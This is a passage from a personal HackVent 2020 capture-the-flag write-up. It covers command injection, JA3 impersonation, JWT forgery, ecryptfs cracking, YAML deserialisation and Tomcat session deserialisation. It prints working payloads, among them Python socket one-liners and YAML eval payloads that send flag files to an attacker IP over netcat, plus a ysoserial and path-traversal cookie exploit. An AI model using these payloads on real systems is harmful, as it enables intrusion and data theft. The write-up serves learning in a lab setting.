@app.route('/man/')
@app.route('/man/<section>/<command>')
def manpage(section=1, command="bash"):
    manFile = "/usr/share/man/man" + str(section) + "/" + command + "." + str(section) + ".gz"
    cmd = 'cat ' + manFile + '| gunzip | groff -mandoc -Thtml'
    try:
        result = subprocess.run(['sh', '-c', cmd], stdout=subprocess.PIPE)
    except subprocess.CalledProcessError as grepexc:
        return render_template('manpage.html', command=command, manpage="NOT FOUND")

    html = result.stdout.decode("utf-8")
    htmlLinked = re.sub(r'(<b>|<I>)?([a-zA-Z0-9-_.]+)(</b>|</I>)?\(([1-8])\)',
                        r'<a href="/man/\4/\2">\1\2\3</a><a href="/section/\4">(\4)</a>', html)
    htmlStripped = htmlLinked[htmlLinked.find('<body>') + 6:htmlLinked.find('</body>')]
    return render_template('manpage.html', command=command, manpage=htmlStripped)
```

I can see that `<section>` is not our attack point but `<command>` is. and I can see where we are injecting (manFile). `cmd = 'cat ' + manFile + '| gunzip | groff -mandoc -Thtml'`

but as this is wrapped in a try catch we need the subprocess to return a zero. so if we look at a running instance on the victim machine if we make sure that whatever we inject returns a valid item we pass the try catch.
so I tested that theory with some other assumptions I had. basically since this is docker it might be limited in the binaries it has so best to focus on what I know exists, which is python. I also see that we have 3 very useful libraries.
so a basic test would be:

```
/man/1/`python3 -c 'print("411toppm")'`
```

because when completely evaluated, we get the following:

```
manFile = "/usr/share/man/man" + str(section) + "/" + command + "." + str(section) + ".gz"
===
manFile = "/usr/share/man/man/1/411toppm.1.gz"

and
cmd = 'cat ' + manFile + '| gunzip | groff -mandoc -Thtml'
===
cmd = 'cat /usr/share/man/man/1/411toppm.1.gz| gunzip | groff -mandoc -Thtml'
```

so that works, which means we can run python code before we print "411toppm"
let us test locally with a net cat listener and see if we can just print all files names in the current dir to that listener.

```
`python3 -c 'import os,socket as s;c=s.socket(s.AF_INET,
s.SOCK_STREAM);c.connect(("127.0.0.1",443));c.send(str([ f for f in os.listdir( os.curdir ) if
os.path.isfile(f) ]).encode());print("test")'`
```

excellent that works fine

```
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 15# getshell
```

```
Listening on 0.0.0.0 443
Connection received on 127.0.0.1 42940
['1', '2', 'ca.crt', 'creds', 'flag.txt', 'hv.opvn', 'manpage.html', 'section.html', 'solution',
'test', 'testing.py', 'vuln.land_ca_chain.crt']
```

testing on victim by changing the ip.

```
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 15# getshell
Listening on 0.0.0.0 443
Connection received on xxx.xx.x.x 45804
['.dockerenv', 'flag']
```

oh this is easy lets up open that file and send the content.

```
`python3 -c 'import os,socket as s;c=s.socket(s.AF_INET,
s.SOCK_STREAM);c.connect(("10.13.0.3",443));c.send(str(open("flag",
"r").read()).encode());print("test")'`
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 15# getshell
Listening on 0.0.0.0 443
Connection received on 152.96.7.3 46006
HV20{D0nt_f0rg3t_1nputV4l1d4t10n!!!}
```

done!

`HV20{D0nt_f0rg3t_1nputV4l1d4t10n!!!}`

HV20.16 Naughty Rudolph: Hard - Category: Fun/Programming

Description:

Santa loves to keep his personal secrets on a little toy cube he got from a kid called Bread. Turns out that was not a very good idea. Last night Rudolph got hold of it and frubl'd it about five times before spitting it out. Look at it! All the colors have come off! Naughty Rudolph!

Solution:

Lol I was called out because it was a cube challenge again, this time I did not write it, so I was excited to solve this one, until I spent like 6 hours down a rabbit hole.

Step 1: not solvable by printing (at least for me)

I spent too long trying to solve this by hand, the issue for me was that I thought there was enough information given to solve it, as it seemed like an algorithm just needed to be repeated 5 times.
several hours later after trying different starts for `frubl'd` x5 `frubl'd` x6 `frubl'` x5, `d' l b' u' r' f'` x4/5/6 etc... I realised I probably have to do this with code. but I was getting a little bummed out by the challenge, so I had to ask the creator what the deal is it solvable by hand, which is when they said probably as it is only 5 moves. this was a bit too much of a hint, but now I knew it is not really possible and so I looked for a python package that will let me enter the value for the faces and not be limited to just colors. which is where I found `rubik.cube`
so I put together a version 1 of my script, and search for all combinations of 5 moves and tested if any had "`HV20{`" in the output. after searching the entire space of 5 moves I tried 4, but this made me realise that in fact I was missing a whole bunch of moves... the half turns or LL,RR,UU,DD,FF.... moves. so I added them and finally found it.

```
from itertools import product
from rubik.cube import Cube
DEBUG = True

# all possible starting positions
# for all possible 5 move combinations
for seq in product(["L", "L L", "Li",
                    "R", "R R", "Ri",
                    "U", "U U", "Ui",
                    "D", "D D", "Di",
                    "F", "F F", "Fi",
                    "B", "B B", "Bi",
                    "M", "M M", "Mi",
                    "E", "E E", "Ei",
                    "S", "S S", "Si"], repeat=5):
    test = Cube("6_ei{aes3HV7_weo@sislh_e0k__t_nsooa_cda4r52c__nslLt}ph")
    test.sequence(' '.join(seq))
    if "HV20{" in test.flat_str()[0:5] and "}" == test.flat_str()[-1]:
        print(f"flag: {test.flat_str()} - moves: {''.join(seq)}")
        print(test)
```

my fun was not over, as the way I got the test string was from reading the values that are presented by `print 3D` as the 1 and I looked to similar in that font. whoops might have submitted a couple incorrect flags anyway here are some raw notes I took.

```
"L","Li","R","Ri","U","Ui","D","Di","F","Fi","B","Bi","M","Mi","E","Ei","S","Si","X","Xi","Y","Y
i","Z","Zi"


s_5@tro_4
1o_sscin2
HV7h_eoa_
e_awkd_0c
6_ei{aes3
hp}t11sn_

HV7h_eoa_

HV7h_eoa_{1_c0_ei61o_p1ndkws{_sschtsa_e3aein25r4_t_s@o

did not work: (facing mean when I opened it that is the center but then I might have moved from
there)
3sea{ie_6is1HV7_weo@snsoh_e0k__t_2c_oa_cde4r5hp}t11sn_ - facing and back is center
ei6s{_3aeo@sis1h_e_we_t_nsooa_0k_4r52c_oa_cdasthn1d_1} - facing and right = center
ea3_{s6ieHV7_weo@sis1h_e0k__t_nsooa_cda4r52c_}1_p1nhts - facing and left = center
6_ei{aes3HV7_weo@sis1h_e0k__t_nsooa_cda4r52c__ns11t}ph - facing
ei6s{_3ae_weo@sis1HV70k__t_nsoh_ecda4r52c_oa_sthnlp_1} - unknown
9ie_{sea3e_as_51o_HV7wkd@trssch_e_0co_4in2oa_sthulp_1} - unknown

        9 I e
        _ { s
        e a 3
e _ a | s _ 5 | 1 o _ | H V 7
w k d | @ t r | s c | h _ e
_ 0 c | o _ 4 | I n 2 | o a _
        s t h
        u l p
        _ l }

1, 2, 3, 4, 5

d' l b' u' r' f'
santa

gieeehoaecwkdeaoatrssisscloln1psth
gieseaehoatecwkdeaoaatrssinssclo__lnlpsth
gie_seaeho_ate__cwkde_ao_aatrs_sinssclo__lnlpsth
f r u b l' d

    HV2
    0{n
    cse
1e_ _w7 __5 hi6
s_a 1ka @to hs_
ida 4r3 o__ oce
    ste
    n1_
    sp}

HV20{ncse1e__w7__5hi6s_a1ka@tohs_ida4r3o__ocesten1_sp}
HV20{ncse1e_s_aida_w71ka4r3__5@too__hi6hs_ocesten1_sp}

5^28

HV20{no_s1e3e_4a_5hi6p_swks_trtscihc_1e_n_oae_a7o1ds@}
HV20{no_s1e3e_4ad5hi6p_swks_tohscinc_1e_@_ore_a7_1ast}

    HV2
    0{n
    o_s
1e3 e_4 ad5 hi6
p_s wks _to hsc
inc _1e _@_ ore
    _a7
    _1a
    st}

HV20{no_s1e3p_since_4wks_1ead5_to_@_hi6hscorea7_1ast}
```

```
HV20{no_s1e3e_4ad5hi6p_swks_tohscinc_1e_@_ore_a7_1ast}
HV20{no_s1e3p_4wks_since_1ead5_to_@_hi6hscore_a7last}

HV20{no_s1e3p_since_4wks_1ead5_to_@_hi6hscore_a7_1ast}
HV20{no_s1e3p_4wks_since_a7_1ead5_to_@_hi6hscore_a7_1ast}
HV20{no_s1e3p_4wks_a7_1ast_since_1ead5_to_@_hi6hscore}

no sleep 4 weeks as last since leads to a highscore
HV20{no_s1e3p_since_4wks_1ead5_to_@_hi6hscore_a7_1ast}

L'B'DF'R2
```

`HV20{no_sle3p_since_4wks_lead5_to_@_hi6hscore_a7_last}`

HV20.17 Santa's Gift Factory Control: Hard - Category: Fun

Description:

Santa has a customized remote-control panel for his gift factory at the north pole. Only clients with the following fingerprint seem to be able to connect:

771,49162-49161-52393-49200-49199-49172-49171-52392,0-13-5-11-43-10,23-24,0

Mission
Connect to Santa's super-secret control panel and circumvent it is access controls.

- Santa's Control Panel

Solution:

after googling for the string we find that it is JA3, and that it can be impersonated. not being familiar with go I started work on the impersonator and a proxy, but since I sort of told someone I was doing that they patched my impersonation code together with a proxy and well they shared that code with me.

```
package main

import (
    "bytes"
    "compress/gzip"
    "crypto/tls"
    "crypto/x509"
    "encoding/pem"
    "io/ioutil"
    "log"
    "math/big"
    "net"
    "os"
    "path"
    "strings"
    "sync"
    "bufio"
    "crypto/rand"
    "crypto/rsa"
    "crypto/x509/pkix"
    "fmt"
    "io"
    mrand "math/rand"
    "net/http"
    "net/url"
    "time"
    "github.com/CUCyber/ja3transport"
)

// A very simple http proxy
const (
    rsaBits    = 2048
    certFolder = "cert"
)

var (
    mu sync.Mutex
)

func main() {
    simpleProxyHandler := http.HandlerFunc(simpleProxyHandlerFunc)
```

```
    http.ListenAndServe(":8080", simpleProxyHandler)
}

func logRequest(r *http.Request, add string) {
    fmt.Println(add)
    fmt.Println("Host", r.Host)
    fmt.Println("Url", r.URL.String())
    fmt.Println("Mehtod", r.Method)
    fmt.Println("--------------")
}

func buildHttpsUrl(r *http.Request) *url.URL {
    url, err := url.Parse("https://" + r.Host + r.URL.String())
    if err != nil {
        fmt.Println("error", err.Error())
    }
    return url
}

func pathExists(path string) bool {
    if _, err := os.Stat(path); os.IsNotExist(err) {
        return false
    }
    return true
}

func getCertPath(hostname string) (string, string) {
    cert := path.Join(certFolder, hostname+".pem")
    key := path.Join(certFolder, hostname+".key")
    return cert, key
}

func handleResponse(resp *http.Response) {
    //fmt.Println(resp.Proto)
    raw, _ := ioutil.ReadAll(resp.Body)
    defer resp.Body.Close()
    buf1 := bytes.NewBuffer(raw)
    bufReader := ioutil.NopCloser(buf1)
    resp.Body = bufReader
    buf2 := bytes.NewBuffer(raw)
    var reader io.ReadCloser
    switch resp.Header.Get("Content-Encoding") {
    case "gzip":
        reader, _ = gzip.NewReader(buf2)
        defer reader.Close()
    default:
        reader = ioutil.NopCloser(buf2)
    }
    io.Copy(os.Stdout, reader)
}

func handleBody() {
}

func simpleProxyHandlerFunc(w http.ResponseWriter, r *http.Request) {

    if r.Method == "CONNECT" {
        hostname := strings.Split(r.Host, ":")[0]
        fmt.Println("cert for ", hostname)
        certFile, keyFile := getCertPath(hostname)
        if !pathExists(certFile) {
            log.Println("creating cert for", hostname)
            createCerts(hostname)
        }
        cert, err := tls.LoadX509KeyPair(certFile, keyFile)
        checkError(err)
        config := tls.Config{
            Certificates:       []tls.Certificate{cert},
            InsecureSkipVerify: true,
        }
        hj, ok := w.(http.Hijacker)
        if !ok {
            http.Error(w, "webserver doesn't support hijacking", http.StatusInternalServerError)
            return
        }
```

```
        conn, buff, err := hj.Hijack()
        buff.Write([]byte("HTTP/1.1 200 OK\r\n\r\n"))
        fmt.Println("sending ok ", r.URL.String())
        buff.Flush()

        go (func() {
            if err != nil {
                return
            }
            defer conn.Close()
            tlsCon := tls.Server(conn, &config)
            clientTlsReader := bufio.NewReader(tlsCon)
            clientTlsWriter := bufio.NewWriter(tlsCon)
            tlsCon.Handshake()
            for {
                r, err := http.ReadRequest(clientTlsReader)
                if err != nil {
                    fmt.Println(err.Error())
                    return
                }
                victimid := "771,49162-49161-52393-49200-49199-49172-49171-52392,0-13-5-11-43-
10,23-24,0"
                tr, _ := ja3transport.NewTransport(victimid)
                r.RequestURI = ""
                r.URL = buildHttpsUrl(r)
                httpc := &http.Client{Transport: tr}
                resp, err := httpc.Do(r)
                if err != nil {
                    fmt.Println("https http client error ", err.Error())
                    continue
                }
                handleResponse(resp)
                resp.Write(clientTlsWriter)
                clientTlsWriter.Flush()
            }
        })()
    } else {
        victimid := "771,49162-49161-52393-49200-49199-49172-49171-52392,0-13-5-11-43-10,23-
24,0"
        tr, _ := ja3transport.NewTransport(victimid)
        httpc := &http.Client{Transport: tr}
        // request uri cannot be set in client requests
        r.RequestURI = ""
        resp, err := httpc.Do(r)

        if err != nil {
            logRequest(r, "http, error:"+err.Error())
            fmt.Println(err.Error())
        }

        copyHeaders(w.Header(), resp.Header)
        // copy content
        defer resp.Body.Close()
        io.Copy(w, resp.Body)
    }
}

func copyHeaders(dest http.Header, source http.Header) {
    for header := range source {
        dest.Add(header, source.Get(header))
    }
}

func checkError(err error) {
    if err != nil {
        log.Panic(err)
    }
}
```

this allowed us to impersonate the user in a browser not just in GO. we then found the pem file and that it was using JWT tokens. so I gathered it was this
https://www.nccgroup.com/au/about-us/newsroom-and-events/blogs/2019/january/jwt-attack-walk-through/

but for some reason literally everything I tried failed.
I am going to skip all my tests, but I basically exhausted all of the `jwt_tool` options.

after chatting with @DrSchotty it turns out I had some issues with the combination of python and tools that I was using

```
DrSchottky17/12/2020
[20:22] I had a problem w/ jwt_tool that I did not solve yet
[20:22] it does not replace sub in the generated token
[20:22] check your output

bread17/12/2020
[20:22] -I -pc sub -pv "santa1337"
[20:22] hmm ok
[20:22] ill check that

bread17/12/2020
[20:33] what an absolute idiot I am
[20:33] thanks

DrSchottky17/12/2020
[20:33] what was the error?

bread17/12/2020
[20:33] not checking my output

DrSchottky17/12/2020
[20:33] missing sub?

bread17/12/2020
[20:48] no mine was there
[20:48] but not santa

DrSchottky17/12/2020
[20:48] Null?

bread17/12/2020
[20:48] no it was still "none"

DrSchottky17/12/2020
[20:48] ok, same problem

bread17/12/2020
I then used -T

DrSchottky17/12/2020
how did you fix that?

bread17/12/2020
[20:49] so that you can see that it is going to change it
[20:49] then it confirmed with jwt.io

DrSchottky17/12/2020
[20:50] I used `-T` but it did not replace sub, still "none". I think it is a bug
[20:50] did you keep kid in header?

bread17/12/2020
[20:50] yeah
```

so yeah this is what ended up working.

```
python3 jwt_tool.py
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Ii9rZXlzLzFkMjFhOWY5NDUifQ.eyJleHAiOjE2MDgyMDEwMDQs
ImlhdCI6MTYwODE5NzQwNCwic3ViIjoibm9uZSJ9.Ns7PvWfsPwNDXr-KNd3__nsoWtUb_ECtX02t3Ns5jlNz-
f6etS5ZTqyW1dH7piWHeGWtX_mHGQSfSBfdCr6Fv_vIKwWoEOV2bjSxY2xbi-
MI7L5_S8Wr2JrMD16AKvGT6Lq2PWgW1ZgbJwi0yTmgS3WnckTGlJkJcIYTBxuenZicFYpVfhn3yu-
9ov4PZdin5uWtTvWdMam4KcQ1TxcVidI2a3DQ8N7F16EtbEMGP_fW8DbCLu4x-
XMMlEsTJJ9yQo4REoOTrqfqbGV862hoQysG-EtuG2SRiIK_35G_ZKrDA6L0DmZyiUgnnGn5F9c748tNBeG9x6-Dq3x_hK-
dTg" -I -pc sub -pv "santa1337" -X k -pk ~/Downloads/key.pem -T
```

`HV20{ja3_h45h_1mp3r50n4710n_15_fun}`

HV20.18 Santa's lost home: Hard - Category: Crypto/Linux/Forensic

Description:

Santa has forgotten his password and can no longer access his data. While trying to read the hard disk from another computer he also destroyed an important file. To avoid further damage he made a backup of his home partition. Can you help him recover the data?

When asked he said the only thing he remembers is that he used his name in the password... I thought this was something only a real human would do...

- backup

sorry this one I did not take notes very well.

Solution:

I figured out early on that it is ecryptfs and I tried a lot of different things like

```
mount -I -t ecryptfs "/mnt/crypt/.ecryptfs/santa/.Private/" "/home/santa" -o
ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=422414d82edcc8e8,ecryptfs_cipher=aes,ecryptfs_ke
y_bytes=32,ecryptfs_unlink_sigs
mount -I -t ecryptfs .Private -o
ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=7b4f67408a83013e,ecryptfs_cipher=aes,ecryptfs_ke
y_bytes=32,ecryptfs_unlink_sigs
mount -I -t ecryptfs .Private -o
ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=7b4f67408a83013e,ecryptfs_cipher=aes,ecryptfs_ke
y_bytes=24,ecryptfs_unlink_sigs
mount -I -t ecryptfs .Private -o
ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=7b4f67408a83013e,ecryptfs_cipher=aes,ecryptfs_ke
y_bytes=16,ecryptfs_unlink_sigs
apt-get install ecryptfs-utils
mount -I -t ecryptfs .ecryptfs/santa/ santa -o
ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=7b4f67408a83013e,ecryptfs_cipher=aes,ecryptfs_ke
y_bytes=32,ecryptfs_unlink_sigs
cat README.txt
cat Access-Your-Private-Data.desktop
ecryptfs-mount-private
ecryptfs-recover-private .Private/
cd /tmp/ecryptfs.jeY1S58Y
ecryptfs-recover-private .ecryptfs
cd /tmp/ecryptfs.zJIGwE80
cat Private.mnt
hexdump Private*
cd /santa
sudo ecryptfs-recover-private .Private/
ecryptfs-manager
mount -t ecryptfs -o "rw,key=passphrase:passphrase_passwd=think-santa-lives-at-north-
pole,ecryptfs_cipher=aes,ecryptfs_key_bytes=16,ecryptfs_passthrough=n,ecryptfs_enable_filename_c
rypto=y,ecryptfs_sig=7b4f67408a83013e,ecryptfs_fnek_sig=422414d82edcc8e8,verbose=0,no_sig_cache"
.Private Private/
```

but eventually I realized I was trying to solve it before I knew what I was doing. so I went back to recovery mode.
I obviously needed something that was missing, but by this point I had enough information that I started searching for the wrapped-passphrase in the dump.

this article:
https://research.kudelskisecurity.com/2015/08/25/how-to-crack-ubuntu-disk-encryption-and-passwords/

basically explains what I needed to do. so I searched the dump for "0x3a02" as the previous version of ecryptfs gave me nothing.

so I used binwalk to get the disk.

```
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day 18# binwalk -e 9154cb91-e72e-498f-95de-
ac8335f71584.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Linux EXT filesystem, blocks count: 24064, image size: 24641536,
rev 1.0, ext2 filesystem data, UUID=5a9bec26-3f99-4101-bc44-153139203920
```

then xxd and grep to search for magic bytes

```
xxd 0.ext | grep "3a02"
05c00000: 3a02 a723 b12f 66bc feaa 3035 3131 3139  :..#./f...051119
```

given that was the start I thought I better get more of the content

```
hexdump -e '128/1 " %02X" "\n"' 0.ext | grep "3A 02"
3A 02 A7 23 B1 2F 66 BC FE AA 30 35 31 31 31 39 62 30 62 61 63 65 30 61 62 36 DB B8 DD 00 47 8F
A1 89 AE C3 CB E5 22 94 F4 CA D1 57 FE 2D 78 65 67 74 61 1F 32 1B 99 30 6F C7
```

now I can recreate the wrapped-passphrase

```
echo "3A 02 A7 23 B1 2F 66 BC FE AA 30 35 31 31 31 39 62 30 62 61 63 65 30 61 62 36 DB B8 DD 00
47 8F A1 89 AE C3 CB E5 22 94 F4 CA D1 57 FE 2D 78 65 67 74 61 1F 32 1B 99 30 6F C7" | xxd -p -r
> wrapped-passphrase
```

I then used ecryptfs2john.py https://github.com/openwall/john/blob/bleeding-jumbo/run/ecryptfs2john.py

```
$ecryptfs$0$1$a723b12f66bcfeaa$051119b0bace0ab6
```

and I tried the wrong list a lot of times. eventually I got the hint that it is a different word list and moved to `crackstation-human-only`

and I tried it with only santa passwords again.

```
think-santa-lives-at-north-pole
```

cool now I have the passphrase let us try this.

```
mount -o loop 9154cb91-e72e-498f-95de-ac8335f71584.img /mnt/test
cd /mnt/test/santa/.ecryptfs
cp /tmp/wrapped-passphrase .
ecryptfs-recover-private .Private
... enter passphrase ...
cd /tmp/ecryptfs.aQHmLbVS
cat flag.txt
```

`HV20{a_b4ckup_of_1mp0rt4nt_f1l35_15_3553nt14l}`

HV20.19 Docker Linter Service: Hard - Category: Exploit/Web

Description:

Docker Linter is a useful web application ensuring that your Docker-related files follow best practices. Unfortunately, there is a security issue in there...

Requirements

This challenge requires a reverse shell. You can use the provided Web Shell or the VPN to solve this challenge (see RESOURCES on top).

Note: The VPN connection information has been updated.

Solution:

as before I have been running out of time to do a proper writeup, but I really liked this challenge.
at first I thought it might be a simple thing like

```
FROM alpine:3.7
RUN useradd bread
USER bread
CMD ["ls -l | nc 10.13.0.46 443"
```

and

```
version: '2'
services:
  db:
    image: ubuntu
  web:
    build: .
    command: ls -l | nc 10.13.0.46 443
    volumes:
      - .:/
    depends_on:
      - db
```

but reading the different outputs I noticed that no container is run, which makes sense. so it had to be a different type of attack. so I started looking at what tools where being used so I could see if one had an existing vulnerability.
but effectively I found this

```
YAML (a recursive acronym for "YAML Ain't Markup Language") is a human-readable data-
serialization language
```

and yeah serialization is a dead giveaway given the issues that exist. so I started looking for good `yaml python deserialisation RCEs`

```
!!python/object/new:tuple [!!python/object/new:map [!!python/name:eval ,
["__import__('os').system('ls|/dev/tcp/10.13.0.xx/443')"]]]
```

tried a lot even ones that do not use nc and do not contain spaces. but that turned out to be my issue. because not having an interactive shell means I cannot use the /dev/tcp piping I was trying.

```
!!python/object/new:tuple [!!python/object/new:map [!!python/name:eval ,
["__import__('os').system('ls| nc 10.13.0.xx 443')"]]]
!!python/object/new:tuple [!!python/object/new:map [!!python/name:eval ,
["__import__('os').system('cat flag.txt| nc 10.13.0.xx 443')"]]]
```

`HV20{pyy4ml-full-l04d-15-1n53cur3-4nd-b0rk3d}`

HV20.20 Twelve steps of Christmas: l33t - Category: Forensics/Linux/Programming

Description:

```
On the twelfth day of Christmas my true love sent to me...
twelve rabbits a-rebeling,
eleven ships a-sailing,
ten (twentyfourpointone) pieces a-puzzling,
and the rest is history.
```

I made this challenge and this insane hint.

You should definitely give Bread's famous easy perfect fresh rosemary yeast black pepper bread a try this Christmas!
https://cdn.ost-dc.hacking-lab.com/hackvent-2020/20-twelve-steps/7da737b4-29ba-4f4d-b882-b4ec133bc6c9.txt

to `read` the recipe, use this interpreter:

http://p-helpers.appspot.com/chef/chef.html

Solution:

Part 1: Polyglots

recognise there is some polyglot going on here with html code

```
head -n 5 steps.png
cp steps.png steps.html
```

Part 1b: Find hash and crack a hash

after reading html source you should notice there is a sha1 hash if you pass ?p= you get to test a password. but if you google or use rockyou.txt you find 'bunnyrabbitsrule4real'

Part 1c: extractor? regex

open steps.html with ?p=bunnyrabbitsrule4real (in firefox) then click the picture (as the payload download is triggered by a onclick) we now should have a 11.py file. after reading the source of 11.py figure out you need to supply 2 arguments to the script. a png and a delimiter (egg) if you use regex you can scan the content for strings that seem feasible for an egg.

```
strings -a step12\ of\ christmas.png | grep -nE "\w{10,}"
```

eventually finding "breadbread", which means you can now extract.

```
python3 11.py step12\ of\ christmas.png "breadbread"
```

extract 11.7z you now have a docker image.

Part 2: docker

after some searching through docker documentation you should be able to load,run, and inspect using the following commands

```
docker load -I 11.tar
docker run --detach --name 12step 12stepsofchristmas:11
docker exec -it 12step sh
```

Part 2b: inaccessible folder

notice the folder is inaccessible with the bread user as it is permissions are 0000. specifying --user 0 gives you root.

```
docker exec -it --user 0 12step sh
```

Part 2c: extracting from the container

notice the file is a heap of pieces lets work outside the docker container

```
docker cp 12step:/home/bread/flimflam .
```

Part 3: undoing the Dockerfile

at this point we have them on our local system so let us join the files into 1 big file.

```
cat f* > ../flom
```

the content is all hex so doing a similar task to that of an earlier challenge, we get a file

```
xxd -p -r flom > snoot
```

we have a file now what?, well if we have not already we should read the docker image json. And we see what commands were issued to build this docker. the steghide 1 is the most interesting. and we have the password for it.

```
steghide extract -p "bunnies12.jpg\\\" -ef /tmp/t/hidden.png -p \\\"SecretPassword" -sf "snoot"
-xf test
```

scan and we are done

```
convert -alpha off snoot buns.png
```

`HV20{My_pr3c10u5_my_r363x!!!,_7hr0w_17_1n70_7h3_X1._-_64l4dr13l}`

HV20.21 Threatened Cat: Hard - Category: Exploit/Web

Description:

```
    You can feed this cat with many different things, but only a certain kind of file can
endanger the cat.

    Do you find that kind of files? And if yes, can you use it to disclose the flag? Ahhh, by
the way: The cat likes to hide it is stashing in /usr/bin/catnip.txt.

    Note: The cat is currently in hibernation and will take a few seconds to wake up.
```

Solution:

started with a couple really simple things:

```
https://ca623e5f-d8f0-4c5c-930f-6df844e55154.idocker.vuln.land/usr/bin/catnip.txt

Apache Tomcat/9.0.34

upload a huge file
[E]: An error occured: Maximum upload size exceeded; nested exception is
java.lang.IllegalStateException:
```

```
org.apache.tomcat.util.http.fileupload.impl.SizeLimitExceededException: the request was rejected
because it is size (12184127) exceeds the configured maximum (131072)

[E]: Try something else
```

then I noticed the appending of the jsession in the URL. and thought that is really odd. googled for it and found:

- https://snyk.io/vuln/SNYK-JAVA-ORGAPACHETOMCAT-570036
- https://www.redtimmy.com/apache-tomcat-rce-by-deserialization-cve-2020-9484-write-up-and-exploit/

so basically it was just a matter of putting it all together. but the steps are

- create exploit with ysoserial
- upload
- make sure to not location (given to us)
- trigger exploit
- get lag

```
# create exploit
java -jar ysoserial-master-6eca5bc740-1.jar  CommonsCollections2 "cp /usr/bin/catnip.txt
/usr/local/uploads/"> bread.session

#upload session
# manually in browser

# trigger
curl 'https://2374f083-1e17-417a-89cb-9f7437859871.idocker.vuln.land/cat/' -H 'Cookie:
JSESSIONID=../../../../../../../../../usr/local/uploads/bread'

# get flag
# manually in browser
```

`HV20{!D3s3ri4liz4t10n_rulz!}`

HV20.22 Padawanlock: Hard - Category: RE

Did not attempt as I spend the remainder of December with family, I cannot wait for the writeups.

HV20.23 Those who make backups are cowards!: Hard - Category: IOS/Crypto

Did not attempt as I spend the remainder of December with family, I cannot wait for the writeups.

HV20.24 Santa's Secure Data Storage: Hard - Category: RE/Network/Exploit/Crypto

Did not attempt as I spend the remainder of December with family, I cannot wait for the writeups.

HV20.H1 It is a secret!: Easy - Category: OSINT

Description:

```
    We hide additional flags in some of the challenges! This is the place to submit them. There
is no time limit for secret flags.
```

Solution:

since this was the first hidden I guessed that it had to be part of this challenge (`HV20.03 Packed gifts`). so I went with the obvious check. check all the files.

```
bread@sticks:~# mkdir test && cd test
bread@sticks:~# for f in *.bin ; do cat "$f" | base64 -d >> all ; done
bread@sticks:~# file all
```

```
bread@sticks:~# strings all
```
yep it is there.

`HV20{it_is_always_worth_checking_everywhere_and_congratulations,_you_have_found_a_hidden_flag}`

HV20.H2 Oh, another secret!: Hard - Category: OSINT

Description:

```
        We hide additional flags in some of the challenges! This is the place to submit them.
There is no time limit for secret flags.
```

Solution:

I got this while debugging `HV20.14 Santa's Special GIFt` by accident I think. basically since I had turned off the graphics the console is not cleaned correctly, and the flag is still visible when it hits the halt. if you use the floppy version flag not the hdd flag.

`HV20{h1dd3n-1n-pl41n-516h7}`

HV20.H3 Hidden in Plain Sight: Medium - Category: Fun

Did not attempt as I spend the remainder of December with family, I cannot wait for the writeups.